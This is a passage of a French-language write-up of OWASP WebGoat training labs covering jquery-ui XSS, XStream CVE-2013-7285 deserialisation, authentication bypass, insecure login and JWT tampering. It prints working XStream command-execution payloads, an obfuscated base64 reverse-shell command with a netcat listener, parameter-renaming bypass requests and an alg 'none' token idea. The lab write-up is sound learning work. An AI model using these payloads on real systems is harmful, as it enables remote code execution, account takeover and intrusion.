This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:  Go!

Figure 134 : Vulnerable Components - Jquery 1.10.4

## Writeup Technique de l'Application WebGoat

- jquery-ui: 1.10.4

Cet exemple permet à l'utilisateur de spécifier le contenu du "closeText" pour la boîte de dialogue jquery-ui. Bien que ce soit un scénario de développement improbable, la boîte de dialogue jquery-ui (à compléter - montrer le lien vers l'exploit) ne défend pas contre les attaques XSS dans le texte du bouton de fermeture de la boîte de dialogue.

En cliquant sur "Go", un dialogue de fermeture jquery-ui devrait être exécuté : Cette boîte de dialogue aurait dû exploiter une faille connue dans jquery-ui: 1.10.4 et permettre une attaque XSS.

The exploit is not always in "your" code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component.. One is exploitable; one is not.

**jquery-ui:1.10.4**

This example allows the user to specify the content of the "closeText" for the jquery-ui close dialog.

Clicking go will execute a jquery-ui close dialog:  Go!

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS

**jquery-ui:1.12.0 Not Vulnerable**

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:  Go!

*Figure 135 : Vulnerable Componants - Jquery 1.12.0*

- jquery-ui: 1.12.0 - Non Vulnérable

En utilisant le même code source WebGoat mais en mettant à jour la bibliothèque jquery-ui vers une version non vulnérable, l'exploit est éliminé.

- **Lab 2**


Dans cette tâche, j'ai exploré une vulnérabilité XXE (XML External Entity) combinée avec la bibliothèque Java XStream. Mon objectif était d'exploiter une faille connue (CVE-2013-7285) [9] pour obtenir une exécution de commandes à distance via une injection XML malveillante.

Exploiting CVE-2013-7285 (XStream)

**i** This lesson only works when you are using the Docker image of WebGoat.  
WebGoat uses an XML document to add contacts to a contacts database.

```
<contact>
    <id>1</id>
    <firstName>Bruce</firstName>
    <lastName>Mayhew</lastName>
    <email>webgoat@owasp.org</email>
</contact>
```

The java interface that you need for the exercise is: org.owasp.webgoat.lessons.vulnerablecomponents.Contact. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using [XStream.fromXML\(xml\)](#).



*Figure 136 : Vulnerable Components Lab 2*

- CVE-2013-7285 est une vulnérabilité critique qui affecte XStream, une bibliothèque Java couramment utilisée pour convertir des objets en XML et vice-versa. Lorsqu'XStream traite un flux XML pour recréer des objets Java, il se base sur les informations de type contenues dans le XML. Cela permet à un attaquant d'injecter un payload incluant une classe dangereuse, comme `java.lang.ProcessBuilder`, qui peut être utilisée pour exécuter des commandes.
- Mon approche a donc consisté à injecter du XML de manière à exploiter cette faille en provoquant une exécution de commandes sur le serveur.

## Writeup Technique de l'Application WebGoat

The screenshot shows the XStream project page with the following sections:

- Software**: About XStream, News, Change History, Security Aspects, About Versioning.
- CVE-2013-7285**
- Vulnerability**: CVE-2013-7285: XStream can be used for Remote Code Execution.
- Affected Versions**: All versions until and including version 1.4.6 are affected, but a [workaround](#) exist. Version 1.4.10 is affected if the security framework has not been initialized.
- Description**: The processed stream at unmarshalling time contains type information to recreate the formerly written objects. XStream creates therefore new instances based on these type information. An attacker can manipulate the processed input stream and replace or inject objects, that can execute arbitrary shell commands.
- Steps to Reproduce**: Create a simple interface e.g. named Contact and an implementation class. Use XStream to marshal such an object to XML. Replace the XML with following snippet and unmarshal it again with XStream.
- Code Snippet**:

```
<contact class='dynamic-proxy'>
<interface>org.company.model.Contact</interface>
<handler class='java.beans.EventHandler'>
  <target class='java.lang.ProcessBuilder'>
    <command>
      <string>calc.exe</string>
    </command>
  </target>
  <action>start</action>
</handler>
</contact>
```

```
XStream xstream = new XStream();
Contact contact = (Contact)xstream.fromXML(xml);
```
- Then as soon as the code calls any method on the Contact instance, the payload gets executed, e.g. contact.getFirstName().**

**Figure 137 : Vulnerable Componants - CVE-2013-7285**

### • POC

Pour démontrer la vulnérabilité CVE-2013-7285, j'ai utilisé un exploit basé sur l'injection de classes malveillantes via XStream.

```
<contact class='dynamic-proxy'>
<interface>org.company.model.Contact</interface>
<handler class='java.beans.EventHandler'>
  <target class='java.lang.ProcessBuilder'>
    <command>
      <string>calc.exe</string>
    </command>
  </target>
  <action>start</action>
</handler>
</contact>
```

**Figure 138 : Vulnerable Componants - CVE POC**

- **Création du Payload de Base**

J'ai d'abord généré un payload simple pour exécuter une commande locale (ici, l'ouverture de la calculatrice). Ce payload utilise `java.beans.EventHandler` et `java.lang.ProcessBuilder` pour exécuter la commande.

The screenshot shows a web-based exploit interface. On the left, there is a text input field labeled "Enter the contact's xml representation:" containing the following XML payload:

```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
<handler class='java.beans.EventHandler'>
<target class='java.lang.ProcessBuilder'>
<command>
<string>calc.exe</string>
</command>
</target>
<action>start</action>
</handler>
</contact>
```

On the right, there is a "Go!" button. Below the input field, a message box displays the result of the exploit attempt:

You successfully tried to exploit the CVE-2013-7285 vulnerability  
java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory

*Figure 139 : Vulnerable Componants - CVE Exploit*

- **RCE & Reverse Shell**

Mon objectif suivant était de transformer cette exécution locale en une attaque à distance, en déclenchant un shell inversé. J'ai tenté d'exécuter une commande shell pour établir une connexion avec mon serveur .

Pour intercepter la connection j'utilise un outil puissant nommé NetCat



*Figure 140 : Netcat*

## Writeup Technique de l'Application WebGoat

Enter the contact's xml representation:

```
<contact class='dynamic-proxy'>
  <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <handler class='java.beans.EventHandler'>
    <target class='java.lang.ProcessBuilder'>
      <command>
        <string>/bin/bash</string>
        <string>-c</string>
        <string>echo
L2Jpb9iYXN0IC1pID4mIC9kZXYvdGNwLzE3Mi4xNy4wLjEvMTIzNCAwPiYx
| base64 -d | /bin/bash</string>
      </command>
    </target>
    <action>start</action>
  </handler>
```

You successfully tried to exploit the CVE-2013-7285 vulnerability  
class java.lang.ProcessImpl cannot be cast to class java.lang.String (java.lang.ProcessImpl and java.lang.String are in module java.base of loader 'bootstrap')

*Figure 141 : Vulnerable Components - RCE Reverse Shell*

Dans ce cas, la commande shell est d'abord encodée en base64 pour éviter les problèmes de parsing XML. Ensuite, elle est décodée et exécutée sur le serveur, permettant ainsi d'établir une connexion de shell inversé avec ma machine.

```
[parrot@parrot]~[Desktop/HackingLab/HackTheBox/Machines]
└─$ nc -lvp 1234
listening on [any] 1234 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 44912
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
webgoat@bb99e6ef42dc:~$ whoami
```

*Figure 142 : Vulnerable Components - Reverse Shell*

## 6.6 ( A7 ) : Identity & Auth Failure

### 6.6.1 : Authentication Bypasses

Les bypass d'authentification peuvent se produire de plusieurs manières, mais ils exploitent généralement un défaut dans la configuration ou la logique. Ils nécessitent souvent une manipulation pour atteindre les conditions nécessaires.

- Entrées Cachées : La forme la plus simple est la dépendance à une entrée cachée dans la page web/DOM.
  - Suppression des Paramètres : Parfois, si un attaquant ne connaît pas la valeur correcte d'un paramètre, il peut le supprimer complètement de la soumission pour voir ce qui se passe.
  - Navigation Forcée : Si une zone d'un site n'est pas correctement protégée par la configuration, cette zone peut être accessible en devinant ou en utilisant la force brute.
- 
- *Lab 1 (Paypal 2FA Bypass)*

Cet exercice est inspiré d'un excellent exemple de contournement de l'authentification et un cas récent de 2016 (<https://henryhoggard.co.uk/blog/Paypal-2FA-Bypass>).

L'attaquant n'a pas pu recevoir un SMS avec un code, donc il a opté pour une méthode alternative impliquant des questions de sécurité. En utilisant un proxy, il a supprimé entièrement les paramètres et a réussi à contourner la sécurité.

- Scénario : Je réinitialise mon mot de passe, mais je le fais depuis un endroit ou un appareil que mon fournisseur ne reconnaît pas. Je dois donc répondre aux questions de sécurité que j'ai configurés. Le problème est que ces questions de sécurité sont également stockées sur un autre appareil (et non avec moi), et (selon le scénario toujours) je m'en souviens pas .

## Writeup Technique de l'Application WebGoat

Verify Your Account by answering the questions below:

What is the name of your favorite teacher?

What is the name of the street you grew up on?

**Not quite, please try again.**

*Figure 143 : Identity & Auth Failure Lab 1*

The screenshot shows a Burp Suite interface with two panes: Request and Response.

**Request:**

```
Pretty Raw Hex  
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1  
2 Host: localhost:8080  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0  
4 Accept: */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
8 X-Requested-With: XMLHttpRequest  
9 Content-Length: 90  
10 Origin: http://localhost:8080  
11 Connection: close  
12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123  
13 Cookie: JSESSIONID=q06bpM6iVVuWoCpbgrGQy5_n0MVUHBNN87VsD2  
14 Sec-Fetch-Dest: empty  
15 Sec-Fetch-Mode: cors  
16 Sec-Fetch-Site: same-origin  
17 Priority: u=0  
18  
19 secQuestion0=test&secQuestion1=test&jsEnabled=1&verifyMethod=SEC QUESTIONS&userId=12309746
```

**Response:**

```
Pretty Raw Hex Render  
1 HTTP/1.1 200 OK  
2 Connection: close  
3 Content-Type: application/json  
4 Date: Tue, 03 Sep 2024 23:33:50 GMT  
5  
6 {  
7   "lessonCompleted":false,  
8   "feedback":"Not quite, please try again.",  
9   "output":null,  
10  "assignment":"VerifyAccount",  
11  "attemptWasMade":true  
12 }
```

*Figure 144 : Identity & Auth Failure Lab 1 - Burp*

L'attaque ici est similaire à l'exemple mentionné précédemment, mais pas exactement identique. Je souhaite manipuler les paramètres des questions de sécurité, mais sans les supprimer.

La logique de vérification du compte s'attend à ce que deux questions de sécurité soient répondues, mais il y a une faille dans l'implémentation.

## Writeup Technique de l'Application WebGoat

The screenshot shows a browser developer tools Network tab. The Request section displays a POST request to `/WebGoat/auth-bypass/verify-account` with various headers and a body containing parameters. The Response section shows a JSON object indicating success and providing feedback.

```
Request
Pretty Raw Hex
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 101
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
13 Cookie: JSESSIONID=qD6bpM61vVuCpbq0rGuy5_nRMVUH8mN7vSD
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18 secQuestion01111|=test&secQuestion110000=test&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Tue, 03 Sep 2024 23:38:38 GMT
5
6 {
7   "lessonCompleted":true,
8   "feedback": "Congrats, you have successfully verified the account without actually verifying it. You can now change your password!",
9   "output":null,
10  "assignment":"VerifyAccount",
11  "attemptHasMade":true
12 }
```

Figure 145 : Identity & Auth Failure Lab 1 - 2FA BYPASS

Quand j'ai essayé de renommer les paramètres `secQuestion0` et `secQuestion1` j'ai pu réussir à bypass l'authentification

Dans ce cas, j'ai ajouté des 0 et des 1 aux deux paramètres de sécurité

### 6.6.2 : Insecure Login

Le chiffrement est un outil essentiel pour assurer une communication sécurisée. Dans cette leçon, je vais découvrir pourquoi il est indispensable de l'utiliser lors de l'envoi de données sensibles.

- Je devrai avoir une compréhension de base de l'utilisation d'un analyseur de paquets.
- Je serai capable d'intercepter et de lire des requêtes non chiffrées.

#### • Lab 1

Je vais cliquer sur le bouton "log in" pour envoyer une requête contenant les identifiants de connexion d'un autre utilisateur. Ensuite, j'écrirai ces identifiants dans les champs appropriés et les soumettrai pour confirmation. J'essaierai d'utiliser un analyseur de paquets pour intercepter cette requête.

## Writeup Technique de l'Application WebGoat

**Request**

Pretty	Raw	Hex
1 POST /WebGoat/start.mvc?username=admin123 HTTP/1.1		
2 Host: localhost:8080		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0		
4 Accept: */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Content-Type: text/plain;charset=UTF-8		
8 Content-Length: 50		
9 Origin: http://localhost:8080		
10 Connection: close		
11 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123		
12 Cookie: JSESSIONID=WtvgVi1H2fCpjdqCofQfD80mrMP9bhC-Q0Ts		
13 Sec-Fetch-Dest: empty		
14 Sec-Fetch-Mode: cors		
15 Sec-Fetch-Site: same-origin		
16 Priority: u=0		
17		
18 {		
"username": "CaptainJack",		
"password": "BlackPearl"		
}		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 405 Method Not Allowed			
2 Allow: GET, HEAD			
3 Connection: close			
4 Content-Type: application/json			
5 Content-Disposition: inline;filename=f.txt			
6 Date: Wed, 04 Sep 2024 03:22:17 GMT			
7			
8 {			
"timestamp": "2024-09-04T03:22:17.969+00:00",			
"status": 405,			
"error": "Method Not Allowed",			
"trace":			
"org.springframework.web.HttpRequestMethodNotSupportedException: Request method 'POST' is n			
ot supported\n\tat org.springframework.web.servlet.support.WebContentGenerator.checkRequest			
(WebContentGenerator.java:381)\n\tat org.springframework.web.servlet.AbstractController			
.handleRequest(AbstractController.java:164)\n\tat org.springframework.web.servlet.mvc.SimpleControllerHandlerAdapter.handle(SimpleControllerHandlerAdapter.java:51)\n\tat org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1081)\n\tat org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:974)\n\tat org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1011)\n\tat org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:914)\n\tat jakarta.servlet.http.HttpServlet.service(HttpServlet.java:547)\n\tat org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:885)\n\tat jakarta.servlet.http.HttpServlet.service(HttpServlet.java:414)\n\tat io.undertow.servlet.handlers.ServletHandler.handleRequest(ServletHandler.java:74)\n\tat io.undertow.servlet.handlers.FilterHandler\$ChainImpl.doFilter(FilterHandler.java:129)\n\tat org.springframework.web.servlet.resource.ResourceUrlEncodingFilter.doFilter(ResourceUrlEncodingFilter.java:86)\n\tat io.undertow.servlet.core.ManagedFilter.doFilter(ManagedFilter.java:67)\n\tat io.undertow.servlet.handlers.FilterHandler\$ChainImpl.doFilter(FilterHandler.java:131)\n\tat org.springframework.security.web.FilterChainProxy.lambda\$doFilterInternal\$3(FilterChainProxy.java:231)\n\tat org.springframework.security.web.ObservationFilterChainDecorator\$FilterObservationSimpleFilter\$Observation lambda\$wrap\$1(ObservationFilterChainDecorator.java:479)\n\tat org.springframework.security.web.ObservationFilterChainDecorator\$AroundFilter\$ObservationSimpleAroundFilter\$Observation lambda\$wrap\$1(ObservationFilterChainDecorator.java:340)\n\tat org.springframework.security.web.ObservationFilterChainDecorator.lambda\$wrapSecured\$0(ObservationFilterChainDecorator.java:82)\n\tat org.springframework.security.web.ObservationFilterChainDecorator\$			

*Figure 146 : Insecure Login*

Let's try

Click the "log in" button to send a request containing the login credentials of another user's account.

✓

Log in

CaptainJack

Congratulations. You have successfully completed the assignment.

**Figure 147 : Insecure Login - Lab 1**

### 6.6.3 : JWT


Cette leçon explique comment utiliser les JSON Web Tokens (JWT) pour l'authentification et les pièges courants à éviter lors de l'utilisation des JWT.

- Apprendre à implémenter de manière sécurisée l'utilisation des tokens et leur validation.
  - De nombreuses applications utilisent les JSON Web Tokens (JWT) pour permettre au client d'indiquer son identité lors des échanges après authentification.

- D'après jwt.io [10] :

**Un JSON Web Token (JWT) est une norme ouverte (RFC 7519) [11] qui définit un moyen compact et autonome de transmettre des informations de manière sécurisée entre différentes parties sous forme d'objet JSON.**

Ces informations peuvent être vérifiées et approuvées car elles sont signées numériquement. Les JWT peuvent être signés en utilisant un secret (avec l'algorithme HMAC) ou une paire de clés publique/privée utilisant RSA.



*Figure 148 : Identity & Auth Failure - JWT (RFC 5741)*

Le JSON Web Token est utilisé pour transporter des informations liées à l'identité et aux caractéristiques (claims) d'un client. Ce "conteneur" est signé par le serveur afin d'éviter que le client ne le modifie pour, par exemple, changer l'identité ou toute autre caractéristique (exemple : passer de simple utilisateur à administrateur ou changer l'identifiant client).

## Writeup Technique de l'Application WebGoat

The screenshot shows the JJWT (JSON Web Token) analysis tool interface. At the top, there's a navigation bar with links for Debugger, Libraries, Introduction, Ask, and a Crafted by Auth0 by Okta logo. A yellow warning banner at the top states: "Warning: JWTs are credentials, which can grant access to resources. Be careful where you paste them! We do not record tokens, all validation and debugging is done on the client side." Below the banner, there are two main sections: "Encoded" and "Decoded". The "Encoded" section contains a long string of characters: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIi0iIxMjM0NTY3ODkwIiwibmFtZSI6IkpvG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.Sf1KxwRJSMeKKF2QT4fwpMeJf36P0k6yJV\_adQssw5c. The "Decoded" section shows the token structure with three tabs: HEADER, PAYLOAD, and VERIFY SIGNATURE. The HEADER tab displays: { "alg": "HS256", "typ": "JWT" }. The PAYLOAD tab displays: { "sub": "1234567890", "name": "John Doe", "iat": 1516239022 }. The VERIFY SIGNATURE tab shows the HMACSHA256 calculation: HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), your-256-bit-secret). There is also a checkbox for "secret base64 encoded".

Figure 149 : JWT - JWT Structure

Ce token est créé lors de l'authentification (il est fourni en cas de réussite) et est vérifié par le serveur avant tout traitement. Il est utilisé par une application pour permettre à un client de présenter un token représentant sa "carte d'identité" (un conteneur avec toutes les informations utilisateur) au serveur, afin que celui-ci vérifie la validité et l'intégrité du token de manière sécurisée. Tout cela dans une approche sans état et portable (portable dans le sens où les technologies côté client et serveur peuvent être différentes, incluant également le canal de transport, bien que HTTP soit le plus couramment utilisé).

## Writeup Technique de l'Application WebGoat

### • Lab 1 (Décoder un jeton JWT)

Je vais essayer de décoder un jeton JWT. Pour cela, j'utiliserai le décodeur du site jwt.io

The screenshot shows a web page titled "Decoding a JWT token". At the top, there is a navigation bar with numbered buttons from 1 to 19. Below the title, a message says "Let's try decoding a JWT token, for this you can use the [JWT](#) functionality inside WebWolf. Given the following token:". A long base64-encoded JWT token is displayed. Below the token, a message says "Copy and paste the following token and decode the token, can you find the user inside the token?". There is a form with a "Username:" input field and a "Submit" button. In the top right corner, there is a logo of a wolf.

Figure 150 : JWT - Lab 1

The screenshot shows the decoded structure of the JWT token. It is divided into three sections: HEADER, PAYLOAD, and SIGNATURE. The HEADER section contains the algorithm "HS256". The PAYLOAD section contains the following data:  
"ROLE\_ADMIN",  
"ROLE\_USER"  
,  
"client\_id": "my-client-with-secret",  
"exp": 1607099688,  
"jti": "9bc92a44-0b1a-4c5e-be70-da52075b9a84",  
"scope": [  
"read",  
"write"  
,  
"user\_name": "user"  
]  
The SIGNATURE section is shown as a long string of characters.

Figure 151 : JWT - Décodage

La valeur de l'objet user\_name est user


## Writeup Technique de l'Application WebGoat

### • Lab 2 (Signature JWT)

**Je vais essayer de modifier le jeton reçu et de devenir un utilisateur administrateur en changeant le jeton. Une fois que je serai administrateur, je réinitialiserai les votes.**

#### Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes



*Figure 152 : JWT - Lab 2*

**La première partie est de sélectionner un autre utilisateur et examiner le jeton reçu puis sélectionner un utilisateur différent et regarder le jeton que je reçois en retour. Le but est d'utiliser le bouton de suppression pour réinitialiser le compte des votes mais je dois être administrateur pour le faire.**

**Pour l'instant modifier l'utilisateur "guest" en "Tom".**

**Essayer de réinitialiser les votes et un message apparaîtra : "Seul un utilisateur admin peut réinitialiser les votes".**

**Activer l'intercepteur (Burp) ou le mode de débogage (ZAP) et chercher la requête POST . Envoyer la requête à Repeater ou à l'Éditeur de Requêtes**

## Writeup Technique de l'Application WebGoat

```

Request
Pretty Raw Hex
1 GET /WebGoat/JWT/votings/login?user=Sylvester HTTP/1.1
2 Host: localhost:8088
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 X-Requested-With: XMLHttpRequest
9 Connection: close
10 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin123
11 Cookie: access_token=""; JSESSIONID=WwIvgVs14H2fYCpJdqCefQfDB0mzMP9xbhc-QQTm
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16
17

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: access_token=eyJhbGciOiJIUzI1nMj9...eyJpYXQiOjE3MjYyODk...
4 Content-Type: application/json
5 Content-Length: 0
6 Date: Wed, 04 Sep 2024 04:08:43 GMT
7
8

```

Figure 153 : JWT Lab 2 - Repeater

- Il faut se souvenir qu'un jeton est encodé en base64 et se compose de trois parties : l'en-tête, les revendications et la signature. Essayer d'identifier l'en-tête du jeton.



Figure 154 : JWT Lab 2 - Tom

Maintenant qu'on connaît la structure du jeton , on peut changer la valeur de l'algorithme en “none” et la valeur d’admin en “true”




Figure 155 : JWT Lab 2 - Algorithme

## Assignment

